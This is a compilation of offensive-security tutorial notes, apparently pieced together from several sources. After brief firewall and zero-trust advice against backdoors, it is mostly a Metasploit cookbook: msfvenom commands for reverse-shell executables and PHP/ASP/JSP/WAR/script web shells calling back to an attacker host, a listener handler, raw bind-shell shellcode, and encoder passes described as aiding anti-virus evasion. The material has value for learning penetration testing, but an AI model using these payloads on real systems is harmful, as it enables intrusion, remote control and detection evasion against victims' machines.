Backdoors are heavily built on the networking system to initiate remote connection to the attacker as we have seen in the program we built earlier. Most operating systems have firewalls monitoring any unusual and suspicious traffic to and fro. However, sometimes firewalls fail to detect the backdoor due to how backdoors send their network traffic just like how browsers or other apps would connect to the internet.

To prevent this, you can create policies in your firewall and choose which programs you would like to have access to the internet and any other traffic is blocked. For companies, they can create policies and selectively decide which device and application has access to the internet.

This reduces the chance of having a software you barely use serving as a backdoor gateway to steal your data.

Also the best way to protect yourself is to not trust any software, as most software is injected with backdoor code without the knowledge of the developers. Some of these applications are injected by some of the packages and dependencies used in building the application.

These dependencies could be open source and already have a backdoor in it. So any software using the dependencies in their software already has a backdoor in their program without them knowing.

So have zero-trust for any software.

<https://www.securecoding.com/blog/how-to-build-a-simple-backdoor-in-python/>

Metasploit

Metasploit is one of the most widely used platforms for conducting penetration tests, hacking, and even informal gaming. We need to comprehend how the components and payloads function to use them effectively. In simplistic terms, a payload is an action that must be executed when an exploit has completed its execution. A payload is a part of code that the

exploit executes. Exploits are used to gain access to a system, and payloads carry out specific tasks. Metasploit has many payloads, such as reverse shells, bind shells, Meterpreter, and others. Several payloads will work with the most exploits; however, finding the proper payload that will function with the exploit requires some investigation. Once you have decided on an exploit, use Metasploit's "display payloads" command to get a list of payloads that will work with it.

Types of payloads

In Metasploit, there are a few different sorts of payloads. These three basic types are the ones you will eventually wind up using the most:

Singles

Singles are extremely small and intended to initiate a conversation before moving on to another stage.

Stagers

The payload uses the stager to establish a network connection between the target system and the Metasploit server's payload processor. The stager allows you to load and insert a larger, more complicated payload termed the stage using a smaller payload.

Meterpreter

Meterpreter has become a Metasploit attack payload that gives an intruder factor that affects how to browse and execute code on the target machine. Meterpreter is a memory-only application that does not write to disc. Meterpreter tried to inject itself on the attacked process, from where it can move to other operating processes; therefore, no new processes are generated. Meterpreter was created to avoid the disadvantages of using specialized payloads while allowing command writing and assuring encrypted communication. The downside of employing specific payloads is that alarms may be raised if a newer process starts throughout the target system.

Creating payload with Metasploit in Kali Linux

To create payload with Metasploit in Kali Linux, follow all the steps described below:

Step 1: Accessing Msfconsole

msfconsole is the only means to access the majority of Metasploit's functionality. msfconsole gives the platform a console-based interface. msfconsole has been the MSF interface with the greatest features and is the most stable. Full readline capability, tabbing, and command completion are all provided by Msfconsole. External commands can be run from the msfconsole. Use the following stated command to access msfconsole on Kali Linux.


\$ msfconsole

```
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.28 lport=6001 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
msf6 >
```


Step 2: Accessing msfvenom

The payload we make using msfvenom will be a Reverse TCP payload. This payload creates an executable that, when started, establishes a connection between the user's computer and our Metasploit handler, allowing us to conduct a meterpreter session. Use the following stated command to access msfvenom on Kali Linux.

```
$ msfvenom -p
```



```
msf6 > msfvenom -p
[*] exec: msfvenom -p


Error: Missing required argument for option
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type> List all modules for [type]. Types are: payloads, encoders,
nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --list-options for
arguments). Specify '-' or STDIN for custom
  --list-options List --payload <value>'s standard, advanced and evasion opti
ons
  -f, --format <format> Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --service-name <value> The service name to use when generating a service binary
  --sec-name <value> The new section name to use when generating large Windows bi
naries. Default: random 4-character alpha string
  --smallest Generate the smallest possible payload using all available e
ncoders
  --encrypt <value> The type of encryption or encoding to apply to the shellcode
```

Step 3: Creating payload

Use the following stated command to create a payload in Metasploit on Kali Linux.

```
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.43.28 lport=6001 -f exe -o payload.exe
```




```
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.28 lport=6001 -f exe -o pa
yload.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
msf6 >
```

You can use the -p option to indicate which payload you want to utilize. Lhost seems to be the attacker's IP address to which you want the payload to link. Lport is just the same as above; this is the port that the payload will link to, and it must be configured in the handler. -f instructs Msfvenom how to generate the payload; in this case, we're going for a program executable or exe. The payload created by the above command's execution is 73802 bytes, as shown from the above-attached image.

To verify where it has been created, we will navigate towards the home directory. From the below-attached screenshot, you can verify that payload.exe has been created successfully.



You can check its properties by double-clicking on it. The size of the created payload is the same as it was shown on the terminal screen.



List payloads

```
msfvenom -l
```

Binaries

Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf
```

Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.mach
```

Web Payloads

PHP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php
```

```
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp
```

JSP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp
```

WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f war > shell.war
```

Scripting Payloads

Python

```
msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py
```

Bash

```
msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.sh
```

Perl

```
msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl
```

Shellcode

For all shellcode see 'msfvenom --help-formats' for information as to valid parameters.
Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

Linux Based Shellcode

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shellcode.elf
```

Windows Based Shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <
```

Mac Based Shellcode

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language>
```

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```

Once the required values are completed the following command will execute your handler –
'msfconsole -L -r '

Generate a Payload for Metasploit

During exploit development, you will most certainly need to generate shellcode to use in your exploit. In Metasploit, payloads can be generated from within the [msfconsole](#). When you **use** a certain payload, Metasploit adds the **generate**, **pry**, and **reload** commands. Generate will be the primary focus of this section in learning how to use Metasploit.

```
msf > use payload/windows/shell_bind_tcp
```

```
msf payload(shell_bind_tcp) > help
```

...snip...

Command	Description
-----	-----
generate	Generates a payload
pry	Open a Pry session on the current module
reload	Reload the current module from disk

Let's start by looking at the various options for the **generate** command by running it with the **-h** switch.

```
msf payload(shell_bind_tcp) > generate -h
```

Usage: generate [options]

Generates a payload.

OPTIONS:

- E Force encoding.
- b The list of characters to avoid: '\x00\xff'
- e The name of the encoder module to use.
- f The output file name (otherwise stdout)
- h Help banner.
- i the number of encoding iterations.
- k Keep the template executable functional
- o A comma separated list of options in VAR=VAL format.
- p The Platform for output.
- s NOP sled length.
- t The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vbs,loop-vbs,asp,war
- x The executable template to use

To generate shellcode without any options, simply execute the **generate** command.

```
msf payload(shell_bind_tcp) > generate
```

```
# windows/shell_bind_tcp - 341 bytes
```

```
# http://www.metasploit.com
```

```
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
```

```
# InitialAutoRunScript=, AutoRunScript=
```

```
buf =
```

```
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
```

```
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
```

```
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
```

```
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
```

```
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
```

```
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
```

```
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
```

```
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x31" +
"\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68" +
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff" +
"\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7" +
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3" +
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44" +
"\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56" +
"\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86" +
"\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60" +
"\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5" +
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f" +
"\x6a\x00\x53\xff\xd5"
```

Of course the odds of generating shellcode like this without any sort of ‘tweaking’ are rather low. More often than not, bad characters and specific types of encoders will be used depending on the targeted machine.

The sample code above contains an almost universal bad character, the *null byte* (\x00). Granted some exploits allow us to use it but not many. Let’s generate the same shellcode only this time we will instruct Metasploit to remove this unwanted byte.

To accomplish this, we issue the **generate** command followed by the **-b** switch with accompanying bytes we wish to be disallowed during the generation process.

```
msf payload(shell_bind_tcp) > generate -b '\x00'
```

```
# windows/shell_bind_tcp - 368 bytes
```

```
# http://www.metasploit.com
```

```
# Encoder: x86/shikata_ga_nai
```

```
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
```

```
# InitialAutoRunScript=, AutoRunScript=
```

```
buf =
```

```
"\xdb\xde\xba\x99\x7c\x1b\x5f\xd9\x74\x24\xf4\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\x8d\x9e\xee\xa3" +
"\x45\xd7\x11\x5c\x95\x88\x98\xb9\xa4\x9a\xff\xca\x94\x2a" +
"\x8b\x9f\x14\xc0\xd9\x0b\xaf\xa4\xf5\x3c\x18\x02\x20\x72" +
"\x99\xa2\xec\xd8\x59\xa4\x90\x22\x8d\x06\xa8\xec\xc0\x47" +
"\xed\x11\x2a\x15\xa6\x5e\x98\x8a\xc3\x23\x20\xaa\x03\x28" +
"\x18\xd4\x26\
...snip...
```

Looking at this shellcode it's easy to see, compared to the previously generated bind shell, the null bytes have been successfully removed. Thus giving us a null byte free payload. We also see other significant differences as well, due to the change we enforced during generation.

One difference is the shellcode's total byte size. In our previous iteration the size was 341 bytes, this new shellcode is 27 bytes larger.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
...snip...
```

```
msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
...snip...
```

During generation, the null bytes' original intent, or usefulness in the code, needed to be replaced (or encoded) in order to ensure, once in memory, our bind shell remains functional.

Another significant change is the added use of an encoder. By default Metasploit will select the best encoder to accomplish the task at hand. The encoder is responsible for removing unwanted characters (amongst other things) entered when using the **-b** switch. We'll discuss encoders in greater detail later on.

When specifying bad characters the framework will use the best encoder for the job. The **x86/shikata_ga_nai** encoder was used when only the null byte was restricted during the code's generation. If we add a few more bad characters a different encoder may be used to accomplish the same task. Lets add several more bytes to the list and see what happens.

```

msf payload(shell_bind_tcp) > generate -b
'\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\xa1\xa2\xa3\x75\x4b'

# windows/shell_bind_tcp - 366 bytes

# http://www.metasploit.com

# Encoder: x86/fnstenv_mov

# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,

# InitialAutoRunScript=, AutoRunScript=

buf =

"\x6a\x56\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xbf" +

"\x5c\xbf\xe8\x83\xeb\xfc\..."

...snip...

```

We see a different encoder was used in order to successfully remove our unwanted bytes. Shikata_ga_nai was probably incapable of encoding our payload using our restricted byte list. Fnstenv_mov on the other hand was able to accomplish this.

Payload Generation Failed

Having the ability to generate shellcode without the use of certain characters is one of the great features offered by this framework. That doesn't mean it's limitless. If too many restricted bytes are given no encoder may be up for the task. At which point Metasploit will display the following message.

```

msf payload(shell_bind_tcp) > generate -b
'\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\xa1\xa2\xa3\x75\x4b\xff\x0a\x0b\x01\xcc\x6e\x1e\x2e\x26'

```

```
[-] Payload generation failed: No encoders encoded the buffer successfully.
```

It's like removing too many letters from the alphabet and asking someone to write a full sentence. Sometimes it just can't be done.

Using an Encoder During Payload Generation

As mentioned previously the framework will choose the best encoder possible when generating our payload. However there are times when one needs to use a specific type, regardless of what Metasploit thinks. Imagine an exploit that will only successfully execute provided it only contains non-alphanumeric characters. The 'shikata_ga_nai' encoder would not be appropriate in this case as it uses pretty much every character available to encode. Looking at the encoder list, we see the **x86/nonalpha** encoder is present.

```
msf payload(shell_bind_tcp) > show encoders
```

```
Encoders
```

```
=====
```


Name	Disclosure Date	Rank	Description
----	-----	----	-----
...snip...			
x86/call4_dword_xor		normal	Call+4 Dword XOR Encoder
x86/context_cpuid		manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat		manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time		manual	time(2)-based Context Keyed Payload Encoder
x86/countdown		normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov		normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive		normal	Jump/Call XOR Additive Feedback Encoder
x86/context_stat		manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time		manual	time(2)-based Context Keyed Payload Encoder
x86/countdown		normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov		normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive		normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha		low	Non-Alpha Encoder
x86/nonupper		low	Non-Upper Encoder
x86/shikata_ga_nai		excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit		manual	Single Static Bit
x86/unicode_mixed Encoder		manual	Alpha2 Alphanumeric Unicode Mixedcase
x86/unicode_upper Encoder		manual	Alpha2 Alphanumeric Unicode Uppercase

Let's redo our bind shell payload but this time we'll tell the framework to use the 'nonalpha' encoder. We do this by using the **-e** switch followed by the encoder's name as displayed in the above list.

```
msf payload(shell_bind_tcp) > generate -e x86/nonalpha
```

```
# windows/shell_bind_tcp - 489 bytes
```

```
# http://www.metasploit.com
```

```
# Encoder: x86/nonalpha
```

```
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
```

```
# InitialAutoRunScript=, AutoRunScript=

buf =

"\x66\xb9\xff\xff\xeb\x19\x5e\x8b\xfe\x83\xc7\x70\x8b\xd7" +
"\x3b\xf2\x7d\x0b\xb0\x7b\xf2\xae\xff\xcf\xac\x28\x07\xeb" +
"\xf1\xeb\x75\xe8\xe2\xff\xff\xff\x17\x29\x29\x29\x09\x31" +
"\x1a\x29\x24\x29\x39\x03\x07\x31\x2b\x33\x23\x32\x06\x06" +
"\x23\x23\x15\x30\x23\x37\x1a\x22\x21\x2a\x23\x21\x13\x13" +
"\x04\x08\x27\x13\x2f\x04\x27\x2b\x13\x10\x2b\x2b\x2b\x2b" +
"\x2b\x2b\x13\x28\x13\x11\x25\x24\x13\x14\x28\x24\x13\x28" +
"\x28\x24\x13\x07\x24\x13\x06\x0d\x2e\x1a\x13\x18\x0e\x17" +
"\x24\x24\x24\x11\x22\x25\x15\x37\x37\x37\x27\x2b\x25\x25" +
"\x25\x35\x25\x2d\x25\x25\x28\x25\x13\x02\x2d\x25\x35\x13" +
"\x25\x13\x06\x34\x09\x0c\x11\x28\xfc\xe8\x89\x00\x00\x00" +

...snip...
```

If everything went according to plan, our payload will not contain any alphanumeric characters. But we must be careful when using a different encoder other than the default. As it tends to give us a larger payload. For instance, this one is much larger than our previous examples.

Our next option on the list is the **-f** switch. This gives us the ability to save our generated payload to a file instead of displaying it on the screen. As always it follows the **generate** command with file path.

```
msf payload(shell_bind_tcp) > generate -b '\x00' -e x86/shikata_ga_nai -f
/root/msfu/filename.txt
```

```
[*] Writing 1803 bytes to /root/msfu/filename.txt...
```

```
msf payload(shell_bind_tcp) > cat ~/msfu/filename.txt
```

```
[*] exec: cat ~/msfu/filename.txt
```

```
# windows/shell_bind_tcp - 368 bytes
```

```
# http://www.metasploit.com
```

```
# Encoder: x86/shikata_ga_nai
```

```
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
```

```
# InitialAutoRunScript=, AutoRunScript=
```

```
buf =
```

```
"\xdb\xcb\xb8\x4f\xd9\x99\x0f\xd9\x74\x24\xf4\x5a\x2b\xc9" +
"\xb1\x56\x31\x42\x18\x83\xc2\x04\x03\x42\x5b\x3b\x6c\xf3" +
"\x8b\x32\x8f\x0c\x4b\x25\x19\xe9\x7a\x77\x7d\x79\x2e\x47" +
"\xf5\x2f\xc2\x2c\x5b\xc4\x51\x40\x74\xeb\xd2\xef\xa2\xc2" +
"\xe3\xc1\x6a\x88\x27\x43\x17\xd3\x7b\xa3\x26\x1c\x8e\xa2" +
"\x6f\x41\x60\xf6\x38\x0d\xd2\xe7\x4d\x53\xee\x06\x82\xdf" +
"\x4e\x71\xa7\x20\x3a\xcb\xa6\x70\x92\x40\xe0\x68\x99\x0f" +
"\xd1\x89\x4e\x4c\x2d\xc3\xfb\xa7\xc5\xd2\x2d\xf6\x26\xe5" +
...snip...
```

By using the **cat** command the same way we would from the command shell, we can see our payload was successfully saved to our file. As we can see it is also possible to use more than one option when generating our shellcode.

Generating Payloads with Multiple Passes

Next on our list of options is the *iteration* switch **-i**. In a nutshell, this tells the framework how many encoding passes it must do before producing the final payload. One reason for doing this would be stealth, or anti-virus evasion. Anti-virus evasion is covered in greater detail in another section of MSFU.

So let's compare our bind shell payload generated using 1 iteration versus 2 iteration of the same shellcode.

```
msf payload(shell_bind_tcp) > generate -b '\x00'

# windows/shell_bind_tcp - 368 bytes

# http://www.metasploit.com

# Encoder: x86/shikata_ga_nai

# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,

# InitialAutoRunScript=, AutoRunScript=

buf =

"\xdb\xd9\xb8\x41\x07\x94\x72\xd9\x74\x24\xf4\x5b\x2b\xc9" +
"\xb1\x56\x31\x43\x18\x03\x43\x18\x83\xeb\xbd\xe5\x61\x8e" +
"\xd5\x63\x89\x6f\x25\x14\x03\x8a\x14\x06\x77\xde\x04\x96" +
"\xf3\xb2\xa4\x5d\x51\x27\x3f\x13\x7e\x48\x88\x9e\x58\x67" +
"\x09\x2f\x65\x2b\xc9\x31\x19\x36\x1d\x92\x20\xf9\x50\xd3" +
"\x65\xe4\x9a\x81\x3e\x62\x08\x36\x4a\x36\x90\x37\x9c\x3c" +
...snip...
```

```

msf payload(shell_bind_tcp) > generate -b '\x00' -i 2

# windows/shell_bind_tcp - 395 bytes

# http://www.metasploit.com

# Encoder: x86/shikata_ga_nai

# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,

# InitialAutoRunScript=, AutoRunScript=

buf =

"\xbd\xea\x95\xc9\x5b\xda\xcd\xd9\x74\x24\xf4\x5f\x31\xc9" +
"\xb1\x5d\x31\x6f\x12\x83\xc7\x04\x03\x85\x9b\x2b\xae\x80" +
"\x52\x72\x25\x16\x6f\x3d\x73\x9c\x0b\x38\x26\x11\xdd\xf4" +
"\x80\xd2\x1f\xf2\x1d\x96\x8b\xf8\x1f\xb7\x9c\x8f\x65\x96" +
"\xf9\x15\x99\x69\x57\x18\x7b\x09\x1c\xbc\xe6\xb9\xc5\xde" +
"\xc1\x81\xe7\xb8\xdc\x3a\x51\xaa\x34\xc0\x82\x7d\x6e\x45" +
"\xeb\x2b\x27\x08\x79\xfe\x8d\xe3\x2a\xed\x14\xe7\x46\x45" +
...snip...

```

Comparing the two outputs we see the obvious effect the second iteration had on our payload. First of all, the byte size is larger than the first. The more iterations one does the larger our payload will be. Secondly comparing the first few bytes of the highlighted code, we also see they are no longer the same. This is due to the second iteration, or second encoding pass. It encoded our payload once, then took that payload and encoded it again. Lets look at our shellcode and see how much of a difference 5 iterations would make.

```

msf payload(shell_bind_tcp) > generate -b '\x00' -i 5

# windows/shell_bind_tcp - 476 bytes

# http://www.metasploit.com

# Encoder: x86/shikata_ga_nai

# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,

